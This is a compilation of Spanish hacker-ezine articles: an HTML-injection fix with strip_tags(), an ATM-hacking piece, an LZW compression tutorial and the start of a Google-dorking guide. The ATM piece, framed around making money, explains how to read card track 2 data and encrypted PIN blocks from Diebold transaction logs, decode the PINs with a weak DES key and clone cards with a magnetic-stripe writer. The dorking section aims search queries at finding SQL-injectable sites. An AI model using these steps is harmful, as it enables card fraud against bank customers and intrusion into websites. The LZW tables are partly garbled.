?>
```

Aca se muestra la pantalla:

Se puede notar que pasa el código en texto plano y bueno está reparado =D..

Existe una función llamada strip_tags() que solo permite ciertas etiquetas html que tu coloques, enseguida la descripción:

Strip_tags():

Esta función intenta eliminar todas las etiquetas HTML y PHP de la cadena dada. Utiliza la misma máquina de estados para eliminar las etiquetas que la función fgetss().


Puede usar el parámetro opcional para especificar las etiquetas que no deben eliminarse.

Note: *etiquetas_permitidas* fue añadido en PHP 3.0.13, y PHP 4.0b3.
Desde la versión de PHP 4.3.0, los comentarios HTML también se eliminan. Esta característica es intrínseca de la función y no se puede evitar mediante el parámetro *etiquetas_permitidas* .

Para quedar mas claro enseguida un codigo de ejemplo:

```
<form method="POST" action="">
<input type="text" name="bug" value="<h1><font
color=red>Furcronet</font></h1>"><br/>
<input type="submit" name="checa" value="Enviar">
</form>
<?php
if ($_POST['checa']) {
$bug = $_POST['bug'];
Echo (strip_tags($bug, '<font>'));
}
?>
```

Y el resultado seria:



Como vemos solo nos acepto la etiqueta <font> y no la etiqueta <h1> que coloque, fue porque yo lo permiti, en la funcion stript_tags coloque que solo permitiera <font> ; **Echo (strip_tags($bug, '<font>'));** vemos ahí, se puede cambiar según etiquetas… hay varios casos donde solo permiten cierto tipo de etiquetas ejemplo: <b> <font> etc… en este caso ya no seria html injeccion…
Bueno pues eso seria todo hasta acá espero y les halla gustado.
Gretz: Obexico, OpTix, Her0, Uxmal, Oriotiori etc.!

#6/02/09.

HACKEAR ATM´s CAJEROS AUTOMÁTICOS

By: Nataly Lopez

Hola Amigos, quizás algunos se acuerden de mi, de la antigua hackxcrack, necesito comunicarles algo importante:
La razón de este paper es tratar sobre un tema un poco desconocido, HACKEAR ATM´s "CAJEROS AUTOMÁTICOS" ¡sí! cajeros, los que dispensan dinero.
Bueno, es algo difícil de explicar y no tengo tiempo para estar pegando screenshoots, etc. La idea es comenzar a darles ese impulso que los llevará seguramente a esa "curiosidad" que a todos nos motiva para lograr entender y bueno... make money xD

Primero comenzaré dándoles una idea muy básica, para que luego vean en sus países si son similares al mío.
Ok, ya todos sabemos que los bancos no fabrican ni CAJEROS AUTOMATICOS ni ORDENADORES, un banco administra divisas, administra el dinero de sus clientes no? - Bueno, así como hay empresas que fabrican ordenadores, hay empresas que fabrican cajeros - Las empresas que en mi país proveen a los bancos de atm´s son:
DIEBOLD - WINCOR NIXDORF - NCR e INTERBOLD (hay muchas más pero estas son las más importantes).

Que es un ATM?
Un cajero automático, de sus siglas en inglés "Automated Teller Machine" es un ordenador modificado con 2 interfaces de administración, en el 90% de los casos. ya que hay atm´s portátiles, pero el tema de hoy nos compete a tratar sobre esos atm´s que están pegados a las paredes de los bancos y que tanta curiosidad y misterio ocultan.
La interfaz del usuario es la que todos conocemos, creo que por lo menos la mitad de lectores aquí ha usado al menos una tarjeta de débito, esta interfaz del usuario está conformada por, Monitor, teclado, lector de banda magnetica, tickera y dispensador de billetes!!,
que es la que todos hemos usado para hacer retiros, consultas, transferencias, o simplemente para el carding.

Es obvio que el usuario realiza 3 diferentes procesos,
- inserta su tarjeta de débito o crédito
- digita su PIN (número de identificación personal)
-realiza su operación bancaria = en estos 3 simples procesos el atm lee la información contenida en la banda magnética, específicamente el TRACK2, "ya hablaremos de eso" verifica el PIN y lo encripta, y si los datos son correctos, gracias a que existe una gran red bancaria llamada CIRRUS, SWITCH 7B, MAESTRO, CONEXUS nuestro banco conecta y nos permite realizar la operación que hayamos seleccionado. Esto merece una explicación más central y especifica, pero es una idea básica, así que poco a poco iremos avanzando en el tema con nuestra curiosidad, y bueno, todo mi apoyo. Hay otra interface de administración que está oculta detrás de la pared, y contiene: MONITOR, conector para teclado, puertos usb, hasta floopy xD, caja de recarga de billetes! y una especie de tickera en algunos modelos. Es obvio que los usuarios no lo pueden tocar, pero hay personal que si lo hace. Son los técnicos de atm´s, que hicieron cursos en la empresa fabricante de cajeros que le vendió al banco.

Aquí en esta interface se ocultan muchísimas cosas, y dependiendo de nuestro arte M.O.D. quizás tengamos la suerte de contactar con algún técnico y... no me quiero ni imaginar todo lo que podrías hacer con esta ayuda.
Voy a hablar específicamente sobre el fabricante DIEBOLD, es mundialmente reconocido, y vende atm´s a todos los bancos del mundo, es muy posible que en tu país puedan ver en sus entidades bancarias estos atm´s, son fáciles de reconocer, ya que tienen el logo DIEBOLD impreso en la interfaz de usuario, así como IBM identifica con su logo sus ordenadores.
Bueno, que es lo que pasa cuando insertan los clientes sus tarjetas de debito y hacen una operación?

Lo que sucede es que su transacción es logueada. Donde? en el HD del atm. si! los atm´s tienen discos duros, es obvio ya que son ordenadores modificados y hasta corren Windows XP.

La empresa diebold ha lanzado muchos modelos, entre ellos la serie optiva, con procesadores PIV, con Windows XP instalado! y corren el sistema AGILIS, que es un programa fabricado por la DIEBOLD y que se puede modificar para que cuando te acerques al ATM veas el logo de tu banco diciéndote: Inserte su tarjeta. Hace ratito había dicho que el disco duro del atm almacenaba la transacción, SI, y lo hace de forma secuencial, te doy un ejemplo:

vino maría, insertó su tarjeta de debito, tipió su PIN e hizo una consulta:
el atm logueó su operación:

;xxxxxxxxxxxxxxxx=xxxxxxxxxxxxxxxxxxxx? <<< Se leyó el track 2 de la tarjeta
A1B2C3D4E5F601FF <<< se cifró el PIN (1234) fue lo que insertó "es solo un ejemplo"
operación: CONSULTA <<< se registró el tipo de transacción

vino juan, que estaba detrás de maría, cuando maría se fué, insertó su tarjeta de debito, tipeó su PIN e hizo un retiro:

;xxxxxxxxxxxxxxxx=xxxxxxxxxxxxxxxxxxxx? <<< se leyó el track 2 de la tarjeta
FFFFAAAA541D2EAF <<< se cifró el PIN (2356) fue lo que insertó "es solo un ejemplo"
operación: RETIRO <<< se registró el tipo de transacción y así secuencialmente para todas las transacciones que vengan, el log comienza a crecer.

Este no es el formato, luego voy a colocar un ejemplo de un log real, debo aclarar que estos logs, varían dependiendo del fabricante. Un log de la DIEBOLD no será igual en formato a un log de la WINCOR NIXDORF, y así sucesivamente.
Se que vienen cientos de preguntas, pero la primera es:

Qué tipo de cifrado se usa para cifrar el PIN?

Usan DES, Data Encryption Standar, si! DES. eso mismo dije cuando me enteré. si han curioseado DES habrán notado que DES se basa en una key (una llave de 16 dígitos en hexa) para cifrar y desencriptar, hay bancos que usan 2DES y 3DES que se basan en 2 y 3 llaves y nos hacen la tarea un poco más difícil. Pero en mi país aún siguen usando DES varias entidades bancarias.

En resumen, si tenemos esa llave de 16 dígitos en hexa, podemos desencriptar el número de identificación personal que tipio el usuario, y con el TRACK 2 podemos hacer un clon de la tarjeta de débito, pero el principal reto, es obtener el log. ya vamos a eso, xD.
Voy a decir que ese log en la serie optiva de la DIEBOLD, se encuentra en el archivo message.trc dentro de la ruta c:\diebold\css\
haciendo un análisis del message.trc tendríamos:

16:29:41.15

11.001...17.;6012883350096006=111112000000004919321?..BB D CC.00
0020000000.:=254=967:658==>.....

16:29:41.57
---
3 . ..21011001
0000.000...@ESEL
ECCIONE SU CUENT
A.IM013400148401
42098946.LM01340
537925375009201.

OM.....

16:29:42.30

11.001...18.....
.A.....

16:29:42.36
---
3 .001.000.23002
10000000000000.0
10...ECINGRESE L
OS DOS ULTIMOS D
IGITOS.GCDE SU C
EDULA DE IDENTID
AD.IM.....

16:29:44.58

11.001...19.....
.16.....

16:29:45.53

40.001.000.052.0
000100000000000.
2366B092.C023.H0
22.9016012883350
096006 300407 1
619102366 R/A
0 2
00.000,000000100
000000000OAR
0,00.2.&.3
BANESCO 24Horas.
.(.7RIF: J-07013
380-5..4COMPROBA
NTE DE TRANSACCI
ON..9CAJERO NRO.
:2491.MINFRA NIV
EL 1 .4NRO.:2
366.NRO.TARJETA
FECHA
HORA.601288****
**6006.430/04/07
.116:19.OPERACIO
N:RETIRO EFECTIV
O..7DE:CUENTA AH
ORRO.MONTO: Bs..
5 200.000
,00..?.4..DISP.C
UENTA Bs. 1
.600.459,28.* GU
ARDE PARA SUS AR
CHIVOS *. CON ES
TE RETIRO PUEDE

ACUMULAR . PUNTO
S VERDES BANESCO
.....

a este pequeño log de tan solo 1 sola transacción logueada, lo he modificado un poco, ya que contiene una parte en hexa y otra en ASCII, entonces para que se pueda entender, he dejado solamente la parte ASCII

16:29:41.15

11.001...17.;6012883350096006=111112000000004919321?..BB D CC.00
0020000000.:=254=967:658==>.....

16:29:41.57

si se fijan aquí, tenemos el track 2 leído de la tarjeta, que es;
6012883350096006=111112000000004919321?

Todo track2 en los message.trc de la diebold están registrados entre el ; y el ?
es decir: 6012883350096006=111112000000004919321

este track2 contiene la numeración que está impresa en la tarjeta de debito: 6012883350096006

en mi país, 6012 pertenece a BANESCO, un banco ahí jeje! cada entidad tiene su propia numeración, pero el punto es que con este track, podemos construir una tarjeta de debito idéntica, o sea un clon. Pues también podemos apreciar el PIN que está cifrado y que es :=254=967:658==>

para poder desencriptarlo necesitamos conocer la nomenclatura para llevarlo a hexa.
La nomenclatura es la siguiente y según veo se comporta como un estándar bancario.

A es :
B es ;
C es <
D es =
E es >
F es ?

Con esta pequeña tabla podemos traducir:=254=967:658==> a AD254D967A658DDE
se entiende no?.
Una vez que tenemos el PIN en sus 16 dígitos hexa, necesitamos la llave DES (KEY DES) para desencriptarlo. En este caso la llave DES para desencriptarlo es
0123456789abcdef
es estúpida no? bueno esa era la llave DES que usaba BANESCO jaja, por eso le dieron durísimo, este año.
Como la desencriptamos? no creo que tenga que responder eso, hay muchos programas para hacerlo que usan el algoritmo DES. como crypto calculator III , atmdes, safedes, etc.
luego para la siguiente Ezine escribiría ejemplos más específicos, pero el PIN desencriptado sería 6158FFFFFFFFFFF
donde 6158 sería el PIN de cuatro dígitos que tipio el cliente, y F sería el path.
Con estos datos ya podríamos hacer una consulta, ya que hay hardware para grabar en bandas magnéticas, como la famosa msr206, etc.
Pienso extender esto ya que merece interés, doy esta información porque pienso que se debe saber el por qué de las cosas. ¿Son tan seguros los bancos administrando nuestro dinero? me temo que no xD.

Gretzz: staff de ZonaRTM , y a todos los que leen la ezine, a OpTix por animarme a publicar esto.

TECNICAS DE EMPAQUETADO Y DESEMPACADO

(Algoritmos)

BY Pr@feSoR X

INTRODUCCIÓN A EMPACADOS Y DESEMPACADOS

Seguro que todos nos hemos preguntado alguna vez como se las ingenian los programas compresores de datos para comprimir ficheros grandes en otros más pequeños sin pérdida de información alguna, Este texto les aclarará muchos conceptos sobre técnicas de compresión, en especial la técnica **LZW**® que usan casi todos los compresores que conocemos.

Estos compresores de ejecutables de **32 bits** son capaces de reducir en un **70%** el tamaño de un ejecutable, lo que reduce el tiempo de download en medios basados en Internet, estos también protegen los programas contra los ataques por medio de ingeniería inversa. Entre algunas de las características que tienen los empacadores comerciales son las siguientes:

- La capacidad de comprimir la mayoría de archivos tales como (exe, dll, ocx)
- Compresión del código, datos y recursos
- Transparencia en la ejecución y soporte a nombres largos de archivos
- Rutinas de descompresión rápida que no decrementan en nada en la performance del CPU
- Completo soporte para todos los sistemas operativos de **Microsoft**®
- Compatibilidad con la mayoría de ejecutables creados con **Microsoft Visual C++**®, **Visual Basic**®, **Inprise (Borland) Delphi**® y **C++ Builder**® y otros compiladores Win32.
- Encriptación de la aplicación
- Sistema de Chequeo de integridad
- Sistema de **Antidebug** y **Antidesensamblado**
- Sistema que previene el parchado en memoria
- Exclusivas API´s para la interacción entre la aplicación y las rutinas de protección

- Creación y verificación de los registros creados por la aplicación usando algoritmos de encriptación con 128 bits mediante llaves públicas

- Mantenimiento actualizado de la base de datos en seriales robados

- La posibilidad de crear versiones de evaluación del software protegido el cual limita las funciones del programa, así como, protección por limite de tiempo o número de ejecuciones del software.

- La habilidad para mostrar NAg´s Screens como recordatorio para su registro.

- La habilidad para generar numero de registros únicos, basados en el sistema operativo instalado o nombre y numero del disco duro.

SISTEMAS DE COMPRESIÓN MÁS USUALES

RLE (Run Lenght Encoding)

Esta técnica solo es eficiente cuando dentro del fichero que se va a comprimir se repite un solo byte un número grande de veces seguidamente.

Lo usan los formatos gráficos **BMP** y **PCX**, este consiste en almacenar dos bytes, el primero de ellos indica el número de veces que se repite el segundo:

42 12

Indica que el byte **12** se repite **42** veces en el fichero **"original"**. Aunque **BMP** y **PCX** usan métodos distintos; mientras **BMP** siempre usa **2** bytes aunque la repetición solo sea de un byte, **PCX** solo usa **2** bytes cuando el primero es mayor que **192** para dar el número de repeticiones del segundo byte.

No nos extenderemos más en este sistema puesto que es arcaico.

LZW (Limpel-Ziv-Welsh)

Este es el algoritmo por excelencia, creado en un principio para el formato gráfico **GIF (Graphic Interchange Format)** para que todas las plataformas pudiesen intercambiar imágenes en este formato en **Compuserve**® y no tardarán mucho tiempo en bajarlo.

Su uso parece complicado al principio, pero seguro de que cuando lo hayan leído unas 3 o 4 veces ya le entenderás un poco su funcionamiento. Pues bien este algoritmo tiene la capacidad de comprimir **CADENAS de bytes** aunque no estén seguidas. Esto es porque va guardando estas en una tabla; si encuentra en el fichero original una cadena que coincida

con una que este en la tabla, sustituye el valor de esa cadena por el valor del "offset" de la tabla con lo que se produce el acto de comprimir.

segun la pagina http://www.cs.sfu.ca/CC/365/li/squeeze/LZW.html nos muestra el codigo en su forma mas simple de cómo comprime el LZw.

```
set w = NIL
loop
  read a character k
  if wk exists in the dictionary
     w = wk
  else
     output the code for w
     add wk to the dictionary
     w = k
endloop
```

Me imagino que el código anterior les habrá sonado un poco a lenguaje chino, pero están fácil de entender en su forma más simple:

1-Lee un byte.

2-Lee otro byte.

3-Busca si la cadena leída hasta ahora esta en la tabla.

3.1- Si esta se salta al paso 2.

3.2- Si no esta se guarda la cadena en el primer item libre.

4- Se saca en el formato (9..12 bits) el item que coincida con todos los bytes de la cadena menos el último.

5- Se va al paso 1 usando el último byte leído como primero.

De seguro algunos como en todo este mundo de la informática ya le entendieron pero otros seguimos en la misma viendo todo en chino ;), pero que mejor que aprendamos el funcionamiento del **LZW** usando una cadena de bytes de ejemplo, les recomiendo que si no entienden algo, sigan leyendo.

50 50 50 50 50 21 34 46 67 21 34 46 21 34 46 32 12 50 50

Esta cadena de bytes como podrán comprobar a simple vista y no tan a simple vista se puede comprimir.

Pues bien, lo que hace el **LZW** es leer los bytes y buscar coincidencias en una tabla con "offsets" de 9 a 12 bits y se preguntarán **¿¨de 9 a 12 bits?**:

Si así es, lo que hace el programa es producir una salida de **9 bits** para representar lo que hay en un **ITEM** (un "offset" que representa a una cadena de bytes). Con **9 bits** se pueden representar **512 items**, si se sobrepasan los **9 bits**, se usa entonces **10 bits**, y así hasta**12 bits** que es lo máximo que se recomienda (con lo que se pueden representar **4096 items**).

Si ve que coincide, pone en la salida **(fichero destino)** el **"offset"** de la tabla donde se encuentran los elementos coincidentes. El offset como hemos dicho antes, en un principio es de **9 bits**, pero cuando se agoten los **512 items** que proporciona, se usarán **10 bits**, y en la salida se pondrán también el **"offset"** pero que ahora ocupa **10 bits**.

Bueno, hasta ahora seguro que les habrá sonado más a chino, pues les pongo las normas para usar el código **LZW** y pasamos a los ejemplos que los sacarán de dudas:

1-Lee un byte.

2-Lee otro byte.

3-Busca si la cadena leída hasta ahora esta en la tabla.

3.1- Si esta se salta al paso 2.

3.2- Si no esta se guarda la cadena en el primer item libre.

4-De salida se saca en el formato que se precie (9..12 bits) el item que coincida con todos los bytes de la cadena menos el último.

5-Se va al paso 1 usando el último byte leído como primero.

Veamos cómo se hace:

```
                                        TABLA
50 50 50 50 50 21 34 46 67 21 34 46 21 34 46 32 12 50 50   258: 50    50
 L  L                                          259:
                                               260:
SALIDA:                                         261: 50 } 00110010
                                               262:
  }       0                                    263:
                                               264:
                                               265:
                                             ...:
*****************************************************************************************************
```

```
   L  L  L                                  TABLA
50 50 50 50 50 21 34 46 67 21 34 46 21 34 46 32 12 50 50   258: 50 50
 L  L                                        259: 50 50 50
                                             260:
SALIDA:                                      261:
50 } 00110010                                262:
258 } 00000100                               263:
   }       10                                264:
                                             265:
                                          ...:
*****************************************************************************************************
   L  L  L                                  TABLA
50 50 50 50 50 21 34 46 67 21 34 46 21 34 46 32 12 50 50   258: 50 50
 L  L     L  L  L                           259: 50 50 50
                                             260: 50 50 21
SALIDA:                                      261:
50 } 00110010                                262:
258 } 00000100                               263:
258 } 00001010                               264:
   }      100                                265:
                                          ...:

*****************************************************************************************************
   L  L  L     L  L                          TABLA
50 50 50 50 50 21 34 46 67 21 34 46 21 34 46 32 12 50 50   258: 50 50
 L  L     L  L  L                            259: 50 50 50
                                             260: 50 50 21
SALIDA:                                      261: 21 34
50 } 00110010                                262:
258 } 00000100                               263:
258 } 00001010                               264:
21 } 10101100                                265:
   }     0000                              ...:

*****************************************************************************************************
   L  L  L     L  L                          TABLA
50 50 50 50 50 21 34 46 67 21 34 46 21 34 46 32 12 50 50   258: 50 50
 L  L     L  L  L  L  L                      259: 50 50 50  260: 50 50 21
SALIDA:                                      261: 21 34
50 } 00110010                                262: 34 46
258 } 00000100                               263:
258 } 00001010                               264:
21 } 10101100                                265:
34 } 00100000                                   ...:
   }    00010
```

```
**********************************************************************************************************

   L  L  L    L  L  L  L                        TABLA
50 50 50 50 50 21 34 46 67 21 34 46 21 34 46 32 12 50 50   258: 50 50
 L  L    L  L  L  L  L                            259: 50 50 50      260: 50 50 21
SALIDA:                                           261: 21 34
 50 } 00110010                                    262: 34 46
258 } 00000100                                    263: 46 67
258 } 00001010                                    264:
 21 } 10101100                                    265:
 34 } 00100000                                   ...:
 46 } 11000010
   }   000101

**********************************************************************************************************
   L  L  L    L  L  L  L                        TABLA
50 50 50 50 50 21 34 46 67 21 34 46 21 34 46 32 12 50 50   258: 50 50
 L  L    L  L  L  L  L  L  L                      259: 50 50 50 260: 50 50 21
SALIDA:                                           261: 21 34
 50 } 00110010                                    262: 34 46
258 } 00000100                                    263: 46 67
258 } 00001010                                    264: 67 21
 21 } 10101100                                    265:
 34 } 00100000                                   ...:
 46 } 11000010
 67 } 11000101
   }  0010000

**********************************************************************************************************
   L  L  L    L  L  L  L  L  L  L                TABLA
50 50 50 50 50 21 34 46 67 21 34 46 21 34 46 32 12 50 50   258: 50 50
 L  L    L  L  L  L  L  L  L                      259: 50 50 50 260: 50 50 21
SALIDA:                                           261: 21 34
 50 } 00110010                                    262: 34 46
258 } 00000100                                    263: 46 67
258 } 00001010                                    264: 67 21
 21 } 10101100                                    265: 21 34 46
 34 } 00100000                                   ...:
 46 } 11000010
 67 } 11000101
261 } 10010000
   } 10000010

**********************************************************************************************************
   L  L  L    L  L  L  L  L  L  L                TABLA
```

```
50 50 50 50 50 21 34 46 67 21 34 46 21 34 46 32 12 50 50   258: 50 50
 L  L    L  L  L  L  L  L  L    L  L                        259: 50 50 50 260: 50 50 21
SALIDA:                                                     261: 21 34
 50 } 00110010                                              262: 34 46
258 } 00000100                                              263: 46 67
258 } 00001010                                              264: 67 21
 21 } 10101100                                              265: 21 34 46
 34 } 00100000                                              267: 46 21
 46 } 11000010                                              268:


 67 } 11000101                                              269:
261 } 10010000                                              270:
 46 } 10000010                                              271:
   } 00101110
   }       0
```

****

```
    L  L  L    L  L  L  L  L  L  L  L  L  L          TABLA
50 50 50 50 50 21 34 46 67 21 34 46 21 34 46 32 12 50 50   258: 50 50
 L  L    L  L  L  L  L  L  L    L  L                        259: 50 50 50 260: 50 50 21
SALIDA:                                                     261: 21 34
 50 } 00110010                                              262: 34 46
258 } 00000100                                              263: 46 67
258 } 00001010                                              264: 67 21
 21 } 10101100                                              265: 21 34 46
 34 } 00100000                                              267: 46 21
 46 } 11000010                                              268: 21 34 46 32
 67 } 11000101                                              269:
261 } 10010000                                              270:
 46 } 10000010                                              271:
265 } 00101110
   } 00010010
   }       10
```

****

```
    L  L  L    L  L  L  L  L  L  L  L  L  L          TABLA
50 50 50 50 50 21 34 46 67 21 34 46 21 34 46 32 12 50 50   258: 50 50
 L  L    L  L  L  L  L  L  L    L  L       L  L          259: 50 50 50 260: 50 50 21
SALIDA:                                                     261: 21 34
 50 } 00110010                                              262: 34 46
258 } 00000100                                              263: 46 67
258 } 00001010                                              264: 67 21
 21 } 10101100                                              265: 21 34 46
 34 } 00100000                                              267: 46 21
 46 } 11000010                                              268: 21 34 46 32
```

```
 67 } 11000101                          269: 32 12
261 } 10010000                          270:
 46 } 10000010                          271:
265 } 00101110
 32 } 00010010
   } 10000010
   }       0
```

****

```
   L  L  L    L  L  L  L  L  L  L  L  L  L  L  L     TABLA
50 50 50 50 50 21 34 46 67 21 34 46 21 34 46 32 12 50 50   258: 50 50
 L  L    L  L  L  L  L  L  L    L  L       L  L        259: 50 50 50 260: 50 50 21
SALIDA:                                                 261: 21 34
 50 } 00110010                                          262: 34 46
258 } 00000100                                          263: 46 67
258 } 00001010                                          264: 67 21
 21 } 10101100                                          265: 21 34 46


 34 } 00100000                                          267: 46 21
 46 } 11000010                                          268: 21 34 46 32
 67 } 11000101                                          269: 32 12
261 } 10010000                                          270: 12 50
 46 } 10000010                                          271:
265 } 00101110
 32 } 00010010
 12 } 10000010
   } 00011000
   }       00
```

****

```
   L  L  L    L  L  L  L  L  L  L  L  L  L  L  L     TABLA
50 50 50 50 50 21 34 46 67 21 34 46 21 34 46 32 12 50 50   258: 50 50
 L  L    L  L  L  L  L  L  L    L  L       L  L  L  L  259: 50 50 50 260: 50 50 21
SALIDA:                                                 261: 21 34
 50 } 00110010                                          262: 34 46
258 } 00000100                                          263: 46 67
258 } 00001010                                          264: 67 21
 21 } 10101100                                          265: 21 34 46
 34 } 00100000                                          267: 46 21
 46 } 11000010                                          268: 21 34 46 32
 67 } 11000101                                          269: 32 12
261 } 10010000                                          270: 12 50
 46 } 10000010                                          271: 50 50 257
265 } 00101110
 32 } 00010010
```

 12 } 10000010
258 } 00011000
   } 00001000
   } 00000100
****

Bueno, como pueden ver la cadena se ha reducido de **19** bytes a **15**. Esto parece poco, pero como todos saben cuando es poco lo que hay que comprimir, no merece la pena comprimirlo, pero cuando son **Kilobytes** o **Megabytes**, los ratios son excelentes.

Espero que con esto se hayan dado cuenta de como es el tema de la compresión.

Los ítems en nuestro caso son los números que iban desde el **0** al **271**, los números binarios son los bytes verdaderos que se sacan de hacer las operaciones con **9** bits. Los "offsets" a los que hacia referencia antes son los **items** de la tabla.

Bueno, si ya entendieron el proceso de compresión, ahora viene el de descompresión que es también lo mismo, pero casi al revés. Los pasos a seguir (manteniendo a parte las operaciones que se deban hacer para transformar los bytes necesarios a items de **9** bits o superior). Lo bueno que tiene este sistema es que no hace falta guardar la tabla, puesto que de lo comprimido se puede extraer.

1. Lee un item.
2. Lee otro item.
3. Del primer item saca la cadena que contenga este y la deja en el "offset de la tabla que este libre, con el segundo item solo saca el primer byte de la cadena a la que apunta y lo pone al final de la cadena del mismo "offset" que se usó para el anterior item.
4. Como salida se saca todos los bytes del "offset" actual menos el último.
5. Saltamos al paso 1 usando como primer byte el último leído.

Veamos como se hace:

50 258 258 21 34 46 67 261 46 265 32 12 258

 L L

SALIDA:
50

TABLA

259:
260:
261:
262:
263:
264:
265:
266:
267:
268:
269:

258: 50 50

270:
271:

****

L L TABLA
50 258 258 21 34 46 67 261 46 265 32 12 258 258: 50 50
L L 259: 50 50 50
260:
SALIDA: 261:
50 262:
50 50 263:
264:
265:
266:
267:
268:
269:
270:
271:

****

L L TABLA
50 258 258 21 34 46 67 261 46 265 32 12 258 258: 50 50
L L L L 259: 50 50 50
260: 50 50 21
SALIDA: 261:
50 262:
50 50 263:
50 50 264:

265:
266:
267:
268:
269:
270:
271:

****

L L L L TABLA
50 258 258 21 34 46 67 261 46 265 32 12 258 258: 50 50
L L L L 259: 50 50 50
260: 50 50 21
SALIDA: 261: 21 34
50 262:

```
50 50                                   263:
50 50                                   264:
21                                      265:
                                        266:
                                        267:
                                        268:
                                        269:
                                        270:
                                        271:

**********************************************************************************************************
    L  L  L  L                                          TABLA
50 258 258 21 34 46 67 261 46 265 32 12 258             258: 50 50
 L   L   L  L  L  L                     259: 50 50 50
                                        260: 50 50 21
SALIDA:                                 261: 21 34
50                                      262: 34 46
50 50                                   263:
50 50                                   264:
21                                       265:
34                                       266:
                                         267:
                                         268:
                                         269:
                                         270:
                                         271:

**********************************************************************************************************
    L  L  L  L  L  L                                    TABLA
50 258 258 21 34 46 67 261 46 265 32 12 258             258: 50 50
 L   L   L  L  L  L                     259: 50 50 50
                                        260: 50 50 21
SALIDA:                                 261: 21 34
50                                      262: 34 46
50 50                                   263: 46 67
50 50                                   264:
21                                      265:
34                                      266:
46                                      267:
                                        268:
                                        269:
                                        270:
                                        271:

**********************************************************************************************************
    L   L  L  L  L  L                       TABLA
```

```
50 258 258 21 34 46 67 261 46 265 32 12 258            258: 50 50
 L   L   L  L  L  L  L   L                              259: 50 50 50
                                                       260: 50 50 21
SALIDA:                                                 261: 21 34
50                                                     262: 34 46
50 50                                                   263: 46 67
50 50                                                   264: 67 21
21                                                     265:
34                                                     266:
46                                                     267:
67                                                     268:
                                                       269:
                                                       270:
                                                       271:
```

****

```
    L   L  L  L  L  L   L  L                            TABLA
50 258 258 21 34 46 67 261 46 265 32 12 258            258: 50 50
 L   L   L  L  L  L  L   L                              259: 50 50 50
                                                       260: 50 50 21
SALIDA:                                                 261: 21 34
50                                                     262: 34 46
50 50                                                  263: 46 67
50 50                                                  264: 67 21
21                                                     265: 21 34 46
34                                                     266:
46                                                     267:
67                                                     268:
21 34                                                  269:
                                                      270:
                                                      271:
```

****

```
    L   L  L  L  L  L   L  L                            TABLA
50 258 258 21 34 46 67 261 46 265 32 12 258            258: 50 50
 L   L   L  L  L  L  L   L  L   L                       259: 50 50 50
                                                       260: 50 50 21
SALIDA:                                                 261: 21 34
50                                                     262: 34 46
50 50                                                   263: 46 67
50 50                                                  264: 67 21
21                                                     265: 21 34 46
34                                                     266: 46 21
46                                                     267:
67                                                     268:
21 34                                                   269:
```

```
46                                          270:
                                            271:

*****************************************************************************************************
   L  L L L L L  L L  L L                    TABLA
50 258 258 21 34 46 67 261 46 265 32 12 258          258: 50 50
 L  L  L L L L L  L L  L                     259: 50 50 50
                                            260: 50 50 21
SALIDA:                                     261: 21 34
50                                          262: 34 46
50 50                                       263: 46 67
50 50                                       264: 67 21
21                                          265: 21 34 46
34                                          266: 46 21
46                                          267: 21 34 46 32
67                                          268:
21 34                                       269:
46                                          270:
21 34 46                                    271:

*****************************************************************************************************
   L  L L L L L  L L  L L                    TABLA
50 258 258 21 34 46 67 261 46 265 32 12 258          258: 50 50
 L  L  L L L L L  L L  L L L                 259: 50 50 50
                                            260: 50 50 21
SALIDA:                                     261: 21 34
50                                          262: 34 46
50 50                                       263: 46 67
50 50                                       264: 67 21
21                                          265: 21 34 46
34                                          266: 46 21
46                                          267: 21 34 46 32
67                                          268: 32 12
21 34                                       269:
46                                          270:
21 34 46                                    271:
32


*****************************************************************************************************
   L  L L L L L  L L  L L L  L                          TABLA
50 258 258 21 34 46 67 261 46 265 32 12 258           258: 50 50
 L  L  L L L L L  L L  L L L                          259: 50 50 50
                                                      260: 50 50 21
SALIDA:                                261: 21 34
```

50
50 50
50 50
21
34
46
67
21 34
46
21 34 46
32
12

262: 34 46
263: 46 67
264: 67 21
265: 21 34 46
266: 46 21
267: 21 34 46 32
268: 32 12
269: 12 50
270:
271:

****

L L L L L L L L L L L L TABLA
50 258 258 21 34 46 67 261 46 265 32 12 258 258: 50 50
L L L L L L L L L L L L 259: 50 50 50
260: 50 50 21
SALIDA: 261: 21 34
50 262: 34 46
50 50 263: 46 67
50 50 264: 67 21
21 265: 21 34 46
34 266: 46 21
46 267: 21 34 46 32
67 268: 32 12
21 34 269: 12 50
46 270: 50 50 257
21 34 46 271:
32
12
50 50

****

La cadena ha vuelto a aparecer en su estado original. Como verán no es nada difícil el algoritmo, quizás un poquito su implementación, pero por lo demás es muy fácil. A los que no lo hayan entendido o los que lo hayan entendido a medias les aconsejo que lo leas muchas veces, que hagan ustedes mismos el ejemplo sin mirar y luego poner nuestros propios ejemplos.

Pr@fEs0r X

Hackeando con google by Furcronet

Introduccion:
Bueno, la verdad siempre e visto manuales de hackeando con google y la verdad si son buenos pero en esta ocasión agregare algunos conceptos mas...
Este tutorial esta con el fin de ver bien lo q hay al alcance de tus ojos..

Indice:

Vocabulario:
Dork: Es como una palabra clave para comunicarte con google para facilitarte algunas búsquedas.
URL: Es una sigla en ingles pero es dirección web
Mailist: Archivo que contiene muchos correos electrónicos.
Shell: Archivo php o asp que te facilita el deface, te ayuda a interactuar con la web y con el sistema operativo.

Sql injeccion:
Al momento de visitar una web vemos que no encontramos donde meter los parámetros.
acá algunos dorks de ejemplo:

allinurl:web.com ".php"
allinurl:web.com ".asp"

y así veremos algunos resultados con parámetros.
Ahora, si solo queremos modificar algo, si vemos y pensamos una página vulnerable a sql injeccion vemos que salen errores mysql_fetch() o algo así, o You have an error in your... blablabla, no digo que por solo ver un error ya es vulnerable, pero si es así mayormente.
